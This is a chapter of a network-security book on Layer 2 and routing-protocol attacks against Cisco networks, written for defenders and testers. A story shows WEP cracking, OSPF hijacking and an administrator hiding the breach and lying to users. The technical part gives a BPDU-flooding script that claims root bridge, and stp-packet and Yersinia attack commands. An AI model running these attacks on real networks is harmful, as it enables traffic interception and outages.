PART III

PROTOCOL EXPLOITATION IN CISCO NETWORKING ENVIRONMENTS

CASE STUDY: THE FLYING OSPF HELL

It was five in the afternoon when David got his first complaint about the connection difficulties from one of the users. At first, he wanted to ignore it, head home, and deal with it the next morning. The working day was over and the last thing David wanted was to investigate yet another user complaint that was probably linked to the incorrect settings of that guy's browser, or that was caused by him attempting to connect to one of those dodgy web sites banned by the egress content filtering lists. But then the complaints started to flood in. Something was terribly wrong. David pinged a few hosts, both outside and on the intranet. The packet delay was apparently tripled and packet loss reached 40 to 50 percent of all ICMP pings sent. Then he ran `traceroute` a couple of times, and every time it showed that instead of going across the main OC-3 ATM pipe, the traffic went across a backup 802.11 point-to-point link that was normally dead. Why was this happening?

Kevin, a devoted wardriver who never missed a hacking opportunity, sat in a beer garden of the Lunar Eclipse pub, when he spotted what looked like a microwave dish on the roof of a gray building across a high fence. Sitting in a pub, sipping a cold pint of ale, and hacking away over someone's unprotected pipe was an opportunity he couldn't miss.

The next time he visited the pub, Kevin brought his laptop and a spare battery and a Prism chipset 802.11 client card. He asked his mate to buy a round of stout, and while he was away, Kevin fired up Kismet and immediately spotted GOV-P2P ESSID. Fascinating! This must be it! The link was protected by WEP, but WEP wasn't a problem, not for more than a year anyway. Kevin sniffed the link for 5 minutes and couldn't see much traffic going through. He looked at the MAC addresses of bypassing packets and saw several addresses that were part of the multicast reserved range (00:00:5e:00:00:00 to 00:00:5e:ff:ff:ff). One of them looked like a CDP address, and another three translated to 224.0.0.5, 224.0.0.6, and 224.0.0.9. Cisco CDP, OSPF, and RIPv2! Wow! This network was far from being the average home user WLAN and was definitely worth having a go at! With such an amount of bypassing traffic, passive sniffing for cracking WEP the traditional way was useless. Kevin launched Aircrack and in about 30 minutes caught the first ARP, suitable for a malicious traffic reinjection attack. It took another 30 minutes of bombarding the network with injected packets while sipping Murphy's with crisps until the cracked WEP key finally fell into his hands. Kevin supplied it to the Kismet configuration file for instant traffic decryption, restarted the tool, and held his breath.

The result was clearly worth the effort! There were CDP frames showing Cisco Aironet 1200 access points on both sides of the link. These access points were directly plugged into Cisco 6500 Catalyst switches without any VLANs and firewalls separating the wired and wireless networks. Both switches supported routing, with being a designated router for the OSPF routing domain and another one being a backup designated router. Both were positioned in the OSPF area 0—the backbone! To make things even more interesting, it appeared that fat ATM pipes, perhaps OC-3, were coming out of these switches on the wired side. Must be the Cisco FlexWAN modules!

After analysing the bypassing traffic and building an approximate map of the discovered network, Kevin shut down his laptop, changed the battery, booted up, and associated with the link. There was no MAC address filtering and things looked really

good. The RIPv2 was running with plaintext authentication in use. Redirecting traffic via RIP was easy, but, he thought, why go for a smaller fish when I can catch a much larger one? OSPF also used plaintext authentication, and Kevin felt it was his lucky day. He configured and fired up a good old Zebra to become a part of the OSPF domain—that was easy. Kevin launched `tcpdump`, enabled packet forwarding on his laptop, changed the OSPF priority of his rogue router to the maximum value of 255, and set the cost of the router interface to the optimal, much better value than the cost of interfaces advertised by other routers. It worked! Streams of redirected traffic filled up the `tcpdump` output console. Of course, watching it in Ethereal was more fun. It was time to dump all this fanciful traffic for further analysis at home, after spending some time brushing up his Ethereal filters scripting skills. Perhaps trying out Ettercap and Dsniff on this network was also a worthy idea. This was a major victory, one to keep quietly to himself and use when the need arose.

David logged onto the Catalyst 6500 to which the access point was connected and started to enter `show` and `debug` commands for both RIP and OSPF running on the multilayer switch. RIP was fine. The same could not be said about his more advanced link state counterpart, however. Commands like `show ip ospf neighbor detail` were showing a new OSPF peer. This peer had become a designated router of area 0. It was advertising a link with a gigabit range bandwidth OSPF cost equivalent—despite clearly being somewhere on a wireless network! To add insult to injury, this clearly wasn't a Cisco device. It didn't send out any CDP frames and its MAC address had an OUI not belonging to those numbers registered by Cisco. The Catalyst logs were showing the SPF recalculation that took place about an hour ago, when the strange router had joined the routing domain and proclaimed its priority as the highest and interface cost as the best. Dave looked out of the window. Among the casual beer lovers on the benches near the Lunar Eclipse was a guy with a laptop and what appeared to be a wireless client card sticking out of it. He looked like a student and was clearly taken by something happening on his laptop screen.

Kevin saw the doors of the gray building opening and a tall, bearded man wearing glasses rushing toward him. Without a second thought, Kevin grabbed the laptop, jumped on his scooter, and sped away. The network was returning to its normal state.

In the end, David decided not to share the incident with management to avoid getting into serious trouble. He blamed a hardware fault on the network outages when sending back a response to the users' complaints. David was pressing to implement MD5 authentication and maximum priority setting for the designated router for quite a long time. He couldn't change it by himself, since only a few devices running OSPF on a vast network were under his direct responsibility and control, and all such devices on the network had to have the same authentication scheme and shared secret key. David also didn't know much about wireless, and the link was a responsibility of an external company that did the installation as well as configuration and troubleshooting of wireless access points. He decided to raise all these issues at his next meeting with management and push them to order a legitimate wireless security audit to demonstrate that the link could be abused by crackers. Then the company responsible for the link could be pushed to do something about its security, or simply booted out to be replaced by a more skilled one.

David also wanted to persuade management to buy firewall switch modules (FWSM) for both Catalysts and use them to firewall the damn wireless link out for good. Meanwhile, since management wheels rotated slowly and in an unpredictable manner, the network couldn't stay vulnerable. David turned off the Cisco Aironet access point, hoping that the backup link wouldn't be needed soon. Besides, if the other side of the link got hacked, it wasn't his business. Now David had to call the system administrator on the other side and make up reasons for the shutdown of the access point on his side: Its hardware failed? A strong wind damaged an antenna? Perhaps, perhaps, perhaps…

No one has seen Kevin in the Lunar Eclipse ever since.

CHAPTER 12

In the preceding parts of the book, we concentrated on attacking specific Cisco devices as well as possible outcomes from such attacks. Now we shift our attention to attacking a *network as a whole*—which in plain language amounts to *hacking a protocol* rather than *hacking a box*. Plenty of network protocols (including IP itself) have known design flaws that may allow a network takeover. Here we will try to be as specific as possible while examining the security of common Cisco proprietary protocols and supporting applications, or at least protocols that employ Cisco routers and switches in the majority of cases. Such protocols include 802.1q and 802.1d. While both 802.1q and 802.1d are open Internet Engineering Task Force (IETF) standards supported by all intelligent Layer 2 devices, the abundance of Cisco Catalyst switches in the real world means that in most cases, the Catalysts either allow these attacks to happen (if not secured properly) or stop them (by Cisco proprietary countermeasures being applied).

These standards examples are used intentionally. We tend to start examining lower Open System Interconnection (OSI) model layers first and gradually move to the higher ones. The reason for this is stealth. Layer 2 attacks are not detected by the majority of modern intrusion detection system (IDS) appliances (TippingPoint IPS being an exception we are well aware of). Discovering and understanding such attacks requires good knowledge of data link protocols operation, which usually belongs in the realm of the network designer or engineer—not the security system administrator or security consultant. Very often, a corporate network is designed by experienced professionals from an external installer or integrator company and left in the hands of an in-house IT team, whose members may not know much about bridging and switching. New switches may be added or current switches removed from the network without consulting its architects, which can lead to all kinds of problems, security and otherwise. The threat of Layer 2 attacks is grossly underestimated. Thus, even though similar results can be achieved with Address Resolution Protocol (ARP) spoofing or CAM table flooding, manipulating traffic a layer below, where possible, is definitely worth considering. No one stops the attacker from combining such attacks with "good old ARP tricks," and even networks that are well-protected against ARP manipulation can fall to these "hits below." The exploitations we discuss here belong in the realm of local attacks. As we've repeated many times in this book, you must never underestimate the local attacker. However, the attacker may not be so local after all—backdoors and wireless hacking allow remote crackers to employ these methods to extend their control over a network into which they have managed to sneak. In addition, some of the network-centric attacks described in the next chapter, such as attacks against Generic Routing Encapsulation (GRE) or virtual private networks (VPNs), can be launched remotely.

SPANNING TREE PROTOCOL EXPLOITATION

Spanning Tree Protocol (STP) exists to prevent Layer 2 loops from being formed when switches or bridges are interconnected via multiple paths for redundancy reasons (Figure 12-1).




Figure 12-1 A typical situation in which STP must be used

This is done by making the switches aware of each other and of the bandwidth of links between them. Then the participating switches can select a single, loop-free, maximized bandwidth path through the network. In Figure 12-1, such a path between switches 1 and 4, 2 and 5, and 3 and 6 is around the gigabit ring perimeter, not the direct 100MB links between these pairs of devices. Assuming that the default STP settings of switches weren't changed, the higher amount of hops around the ring is irrelevant, since the STP cost along it (4 × 3 = 12) is less than the cost of a single 100MB link (19). And it is this cost that determines which path the packets are going to take. The default STP path cost on modern Cisco Catalyst switches is outlined in Table 12-1.

In our practical experience, these default values are rarely changed by system administrators.

For STP to work, a reference point that controls the STP domain is needed. Such a reference point is called a *root bridge*, which is a root of the STP domain tree that was chosen from all connected switches via elections. For the specific purpose of this book, be aware that all traffic in the STP domain must go through the root bridge. After the root bridge is selected, all other switches choose *root ports*, which are ports with a lowest STP path cost to the root bridge. Finally, the *designated ports* (those with the lowest path cost to the root bridge through a root port) for each network segment are determined. Then the STP tree is built. Those switch ports that do not participate in the tree are *blocked*. *Blocked ports* do not receive or transmit data; nor do they add Media Access Control (MAC) addresses to the switch CAM table. All they do is listen to STP Bridge

Speed	Path Cost	Link Type
4 Mbps	250	Token Ring
10 Mbps	100	Ethernet
16 Mbps	62	Token Ring
20 Mbps	56	EtherChannel
30 Mbps	47	EtherChannel
40 Mbps	41	EtherChannel
45 Mbps	39	T3 line
50 Mbps	35	EtherChannel
54 Mbps	33	802.11g wireless
60 Mbps	30	EtherChannel
70 Mbps	26	EtherChannel
80 Mbps	23	EtherChannel
100 Mbps	19	Fast Ethernet
155 Mbps	14	OC-3 line
200 Mbps	12	Fast EtherChannel
300 Mbps	9	Fast EtherChannel
400 Mbps	8	Fast EtherChannel
500 Mbps	7	Fast EtherChannel
600 Mbps	6	Fast EtherChannel
622 Mbps	6	OC-12 line
700 Mbps	5	Fast EtherChannel
800 Mbps	5	Fast EtherChannel
1 Gbps	4	Gigabit Ethernet
2 Gbps	3	Gigabit EtherChannel
10 Gbps	2	10G Ethernet
20 Gbps	1	20G EtherChannel

Table 12-1 Default STP Path Costs

Protocol Data Units (BPDUs). It is the presence of blocked ports that makes Layer 2 loops impossible. If the STP tree is reconfigured and it becomes feasible for the blocked port to become a root or designated one, the port will go to the *forwarding* state through the *listening* and *learning* states. In a *listening* state, a switch port can send BPDUs and actively participate in STP workings. In a learning state, the port can learn new MAC

addresses and add them to the CAM table. The whole process of moving from blocked to forwarding takes 30 to 50 seconds by default.

It is obvious, then, that by manipulating STP, an attacker can alter the STP path to his or her advantage, directing the network traffic through or at least to the controlled host. And no authentication stands in the way of such manipulation.

This is how a standard 802.1d BPDU frame looks:

Offset	Name	Size
1	Protocol Identifier	2 bytes
	Protocol Version Identifier	1 byte
	BPDU type	1 byte
	Flags	1 byte
	Root Identifier	8 bytes
	Root Path Cost	4 bytes
	Bridge Identifier	8 bytes
	Port Identifier	2 bytes
	Message Age	2 bytes
	Max Age	2 bytes
	Hello Time	2 bytes

Here's how you write a BPDU frame in a C language:

```
typedef struct {
Bpdu_type  type;
Identifier root_id;
Cost       root_path_cost;
Identifier bridge_id;
Port_id    port_id;
Time       message_age;
Time       max_age;
Time       hello_time;
Time       forward_delay;
Flag       topology_change_acknowledgement;
Flag       topology_change;
} Config_bpdu;
```

All STP attacks are nothing more than an attacker modifying one or more of the parameters shown here and flooding the network with such modified frames, perhaps after sniffing it for existing legitimate STP BPDUs and taking their settings into account. The most important attack type would be presenting a machine under your control as a new root bridge, so that all traffic on the STP domain will have to go through it.

Inserting a Rogue Root Bridge

Popularity:	*3*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***7***

A root bridge is selected by comparing the Bridge Identifier (Bridge ID) fields of STP BPDUs. The 8 bytes of the Bridge ID field are split into *bridge priority* (2 bytes) and *MAC address* (6 bytes). Bridge priority on Cisco Catalysts defaults to 0x8000, or 32768, and is the defining variable of root bridge selection: the switch with the lowest bridge priority wins. If two switches in the STP tree have the same bridge priority, then out of these two a switch with the lowest MAC address wins. For the purpose of root bridge elections, a MAC address of a switch is often one of the supervisor engine interface addresses, but it could be assigned out of the available pool of 1024 switch MAC addresses, depending on a switch model. Thus, an attacker simply needs to flood the networks with BPDUs advertising his own host as having a lower bridge priority than the current root bridge. If the legitimate root bridge has zero priority, then BPDUs advertising a zero priority and a lower MAC address can be sent to take over the STP domain. Two main types of rogue root bridge insertion attacks can be used: *multihomed* and *singlehomed*. A multihomed attack (Figure 12-2) is preferable, since it will never lead to a connectivity loss.

However, a multihomed attack requires physical access to the switches involved and is usually feasible only for an internal malcontent or a very skillful social engineer. The attacker host can be using a laptop with two Ethernet interfaces (one inbuilt and one PCMCIA) or a laptop with a small connected hub. Nowadays, even some personal digital assistants (PDAs) may suffice—for instance an iPAQ with a double PCMCIA cradle and two inserted Ethernet cards. A singlehomed attack can be just as efficient, but on networks that are not fully meshed, STP tree convergence will take more time and some switches may even lose connectivity. This is not desirable, since denial-of-service (DoS) is not the aim of such attacks, less traffic would be available for the attacker, and connectivity problems would prompt their immediate investigation by system administrators.

NOTE A fake server attack is an example of when a DoS attack is desirable. A cracker cuts off a switch with a connected legitimate server by claiming to be a root bridge and spoofs the server's IP address. This can be used for *phishing*, for example—setting a fake remote login server on the cracker's machine and collecting the credentials of users trying to log in.

Many tools allow STP frames generation. This can be accomplished using BSD `brconfig` and Linux `bridge-utils`, and you will need to install and configure such utilities to support bridging for a multihomed attack anyway. However, to send fully customized frames, more hacker-oriented tools are needed (and you will need root to run them because of the raw sockets' use). Historically, the first example of such tool is `stp.c`, which




Figure 12-2 A multihomed attack

is supplied with a great "Fun with the Spanning Tree Protocol" article by Oleg Artemjev and Vladislav Myasnyankin in Phrack 61 (*http://www.phrack.org/show.php?p=61&a=12*):

```
arhontus / # ./stp -h
usage: stp [-v] [-dev <device>] [-dmac <dmac>] [-smac <smac>]
-protoid <proto_id> -protovid <proto_v_id> -bpdu <bpdutype> -flags <flags> \
-rootid <rootid> -rootpc <rootpc> -brid <brid> -portid <portid> \
-mage <mage> -maxage <maxage> -htime <hellotime> -fdelay <fdelay>

where:
-v - be verbose and write output to file packet.dmp instead socket
device - ethernet device name (default - eth0)
dmac - destination MAC (default - 01:80:C2:00:00:00)
smac - source MAC (default - MAC on given or default device)
proto_id - Protocol Identifier (hex, 2 bytes)
proto_v_id - Protocol Version Identifier (hex, 1 byte)
bpdutype - BPDU type (hex, 1 byte)
flags - flags value (hex, 1 byte)
rootid - Root Identifier (hex, 8 bytes)
rootpc - Root Path Cost (hex, 4 bytes)
brid - Bridge Identifier (hex, 8 bytes)
portid - Port Identifier (hex, 2 bytes)
mage - Message Age (hex, 2 bytes)
maxage - Max Age (hex, 2 bytes)
hellotime - Hello Time (hex, 2 bytes)
fdelay - Forward Delay (hex, 2 bytes)
```

This tool is supplied with a test case shell script that can be easily modified to serve an attacker's ends. For example, the following script sends STP updates every 2 seconds (as it should be), claiming root:

```
#!/bin/sh
#
# note:
# all numbers can be like 00010203040506 or like 00:01:02:03:04:05:06
#

device=eth0             # ethernet device name (default - eth0)
dmac=01:80:C2:00:00:00  # destination MAC (default - 01:80:C2:00:00:00)
smac=00:01:38:00:b4:c7  # source MAC (default - MAC on given or default device)
proto_id=0000           # Protocol Identifier (hex, 2 bytes)
proto_v_id=00           # Protocol Version Identifier (hex, 1 byte)
bpdutype=00             # BPDU type (hex, 1 byte)
flags=00                # flags value (hex, 1 byte)
rootid=000000013800b4c7 # Root Identifier (hex, 8 bytes)
rootpc=00000000         # Root Path Cost (hex, 4 bytes)
brid=800000013800b4c7   # Bridge Identifier (hex, 8 bytes)
portid=8002             # Port Identifier (hex, 2 bytes)
mage=0000               # Message Age (hex, 2 bytes)
maxage=1400             # Max Age (hex, 2 bytes)
hellotime=0200          # Hello Time (hex, 2 bytes)
fdelay=0f00             # Forward Delay (hex, 2 bytes)

while :; do
date
./stp -v -dev $device -dmac $dmac -smac $smac -protoid $proto_id -protovid \
$proto_v_id -bpdu $bpdutype -flags $flags -rootid $rootid -rootpc $rootpc \
-brid $brid -portid $portid -mage $mage -maxage $maxage -htime $hellotime \
-fdelay $fdelay
 sleep 2
done
```

In this particular case, the bridge ID is 800000013800b4c7. In this ID, *00013800b4c7* is a MAC address, and the leading *0000* is the bridge priority, which is 0 and should guarantee winning the root elections in the majority of cases. Of course, other frame fields can also be modified—for example, a maximum aging interval can be increased for better preservation of our gained root.

A somewhat more advanced tool is `stp-packet` (*http://stp-packet.chez.tiscali.fr/*), which allows running a continuous flood of BPDUs without additional scripting, can do 802.1q frame encapsulation (we will return to this later in this section), and has a "canned" root bridge insertion attack:

```
arhontus / # ./stp-packet -help
************************************
stp-packet relased by David Bizeul
************************************
usage: stp-packet [-help] [-dev <device>] [-dmac <dmac>] [-smac <smac>|[random]] \
[-protoid <proto_id>] [-protovid <proto_v_id>] [-bpdu <bpdutype>] \
[-flags <flags>] [-rootid <rootid>] [-rootpc <rootpc>] [-brid <brid>] [-portid \
```

```
 <portid>] [-mage <mage>] [-maxage <maxage>] [-htime <hellotime>] [-fdelay \
<fdelay>] [-attack [eternal|smallid]] [-802.1q [vlanid|random|flood]]

where:
device - ethernet device name (default - eth0)
dmac - destination MAC (default - 01:80:C2:00:00:00)
smac - source MAC or random (default - MAC on given or default device)
proto_id - Protocol Identifier (hex, 2 bytes)
proto_v_id - Protocol Version Identifier (hex, 1 byte)
bpdutype - BPDU type (hex, 1 byte)
flags - flags value (hex, 1 byte)
rootid - Root Identifier (hex, 8 bytes)
rootpc - Root Path Cost (hex, 4 bytes)
brid - Bridge Identifier (hex, 8 bytes)
portid - Port Identifier (hex, 2 bytes)
mage - Message Age (hex, 2 bytes)
maxage - Max Age (hex, 2 bytes)
hellotime - Hello Time (hex, 2 bytes)
fdelay - Forward Delay (hex, 2 bytes)
attack - Attack type : eternal elections or small root_id injection
802.1q - Wrap packet in 802.1q frame is to be sent on a specified VLAN. Default is
VLAN 1. Random vlanid can also be used or a flood mode used in conjunction with an
attack flag.
```

An attack to insert a root bridge on VLAN 10 will look like this:

```
arhontus / # ./stp-packet -attack smallid -802.1q vlanid 10 flood
************************************
stp-packet relased by David Bizeul
************************************
Using device eth0 and its address
Sending bpdu
Sending bpdu
Sending bpdu
```

We suggest looking at the `#define` directives of `stp-packet.c` before compiling the tool and modifying them in accordance to your specific requirements, if necessary.

A "Swiss army knife" of Layer 2 (and not only!) attacks and a workhorse of this chapter is, of course, Yersinia (*http://yersinia.sourceforge.net/*). Yersinia uses libpcap, libnet, and ncurses; runs on Linux, BSD, and Solaris; and supports multiple users and multiple attacks per user. At the moment of writing, it supports STP, Cisco Discovery Protocol (CDP), Dynamic Trunking Protocol (DTP), Dynamic Host Configuration Protocol (DHCP), Hot Standby Routing Protocol (HSRP), VLAN Trunking Protocol (VTP), and 802.1q protocols. You can also use it as a sniffer for these protocols and customize any parameter of frames or packets sent using the tool.

Yersinia can be run in three ways.

First, it can be run from the command line, as shown here:

```
arhontus / # ./yersinia stp -attack <attack number>
```

Consult the `README` file and the man page (`man yersinia`) for the attack number assignment. Or use the help built in to the tool:

```
arhontus / # yersinia stp -h
    Û²ÛÛ²²Û
   ²Û°°°²²Û²²
 Û²²²°ÛÛÛ°²Û²²
²²°²°Û±²±Û²°°²²²Û
°²°°Û±²±²²±Û²²°²²Û
²°²°Û±²±±²²±Û°°²°²²                Yersinia...
²²°°²Û²²±²²±²±Û°²°ÛÛ²²²
Û²²²°Û±²²²±±²²±ÛÛ°²°ÛÛ²²²        The Black Death for nowadays networks
 ²²²°²ÛÛ±²²²²²²²²±Û°°²²°²²
 ²ÛÛ°°²°Û±²²±±±²²²²²±Û°²²Û²²           by Slay & tomac
  Û²²Û²°°Û±²²²±±²²²²²²±Û²°°²²Û
     ²²Û²°Û±±²²±±±±±±²²²±Û°²°²Û       http://yersinia.wasahero.org
      Û²°²²ÛÛ±±±²²±±±±²²²ÛÛÛ²Û²         yersinia@wasahero.org
       Û²²°°²ÛÛ±±±²²²±²²²ÛÛ²°ÛÛ
         ²Û²°²²°Û±±±²²²²±Û²°Û²²
         ²Û²²Û°²°ÛÛÛÛÛ±ÛÛ°²²²²      Prune your MSTP, RSTP, STP trees!!!!
             ²²Û°°²²²°°²°°Û²²


Usage: yersinia stp [-hM] [-v version] [-i interface] [-type type]
       [-source hw_addr] [-dest hw_addr] [-F flags] [-root id] [-cost pathcost]
       [-bridge id] [-port id] [-age secs] [-max secs] [-hello secs]
       [-role role] [-state state] [-forward secs]
       [-attack attack]

           -h    This help screen.
```

NOTE See the man page for a full list of options and many examples. You can send bugs and suggestions to the Yersinia developers at *yersinia@iwasnot.org*.

Yersinia can also be run using a client/daemon structure:

```
arhontus / # yersinia -D
arhontus / # telnet localhost 12000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Welcome to yersinia version 0.5.3.
Copyright 2004 Slay & Tomac.


login:********
password:********
```

```
MOTD: It's the voodoo who do what you don't dare to people!

yersinia> enable
Password:********
yersinia# show ?
  attacks    Show running attacks
  cdp        Cisco Discovery Protocol (CDP) information
  dhcp       Dynamic Host Configuration Protocol (DHCP) information
  dot1q      802.1Q information
  dtp        Dynamic Trunking Protocol (DTP) information
  history    Display the session command history
  hsrp       Hot Standby Router Protocol (HSRP) information
  interfaces Interface status
  stats      Show statistics
  stp        Spanning Tree Protocol (STP) information
  users      Display information about terminal lines
  version    System hardware and software status
  vtp        Virtual Trunking Protocol (VTP) information
yersinia#?
  cancel     Cancel running attack
  clear      Clear stats
  cls        Clear screen
  disable    Turn off privileged commands
  exit       Exit from current level
  prueba     Test command
  run        Run attack
  set        Set specific params for protocols
  show       Show running system information
yersinia# set ?
  cdp        Set cisco discovery params
  dhcp       Set dynamic host params
  dot1q      Set 802.1Q params
  dtp        Set dynamic trunking params
  hsrp       Set hot standby router params
  stp        Set spanning tree params
  vtp        Set virtual trunking params
yersinia# set stp ?
  version    Set spanning tree version
  interface  Set network interface to use
  type       Set bpdu type
  source     Set source MAC address
  dest       Set destination MAC address
  flags      Set bpdu flags
  rootid     Set root id
```

```
  cost       Set the spanning tree root path cost
  bridgeid   Set bridge id
  portid     Set port id
  role       Set the rapid spanning tree port role
  state      Set the rapid spanning tree port state
  message    Set message age
  max-age    Set the max age interval for the spanning tree
  hello      Set the hello interval for the spanning tree
  forward    Set the forward delay for the spanning tree
  defaults   Set all values to default
yersinia# run ?
  cdp        Run cisco discovery attacks
  dhcp       Run dynamic host attacks
  dot1q      Run 802.1Q attacks
  dtp        Run dynamic trunking attacks
  hsrp       Run hot standby router attacks
  stp        Run spanning tree attacks
  vtp        Run virtual trunking attacks
yersinia# run stp
  attack     Run protocol attack
yersinia# run stp attack
  <0>   NONDOS attack sending conf BPDU
  <1>   NONDOS attack sending tcn BPDU
  <2>   DOS attack sending conf BPDUs
  <3>   DOS attack sending tcn BPDUs
  <4>   NONDOS attack Claiming Root Role
  <5>   NONDOS attack Claiming Other Role
  <6>   DOS attack Claiming Root Role with MiTM
  <cr>
```

Does this command line structure look familiar?

Yersinia can also be run from an intuitive, easy to use GUI by issuing the `yersinia -I` command (Figure 12-3).

You can switch between the protocol modes in the GUI by pressing the `F` keys:

- **F1** STP mode (the default when the tool is launched)
- **F2** CDP mode
- **F3** DHCP mode
- **F4** HSRP mode
- **F5** DTP mode

- **F6** 802.1q mode
- **F7** VTP mode

Before the attack is run, you must set the parameters of frames to be sent. The easiest option is to set everything to the well-thought-out defaults. This can be done by pressing a **d** button in the ncurses GUI (notice the change of STP Fields—you can edit them by pressing **e**) or by using the `set stp defaults` command when logged into a daemon. You can also learn a frame from the network by pressing **L** and editing it before sending away. Then launch the attack window by pressing **x** and select the attack needed (Figure 12-4).

Attack number 4 is a "root bridge insertion" needed. Attack number 6 is a "dual homed STP root bridge insertion." It will require entering the names of interfaces to use when launched. Verify the running attacks by pressing **l**, and watch the frames in hex in a window opened by pressing **v**.




Figure 12-3 The Yersinia ncurses GUI

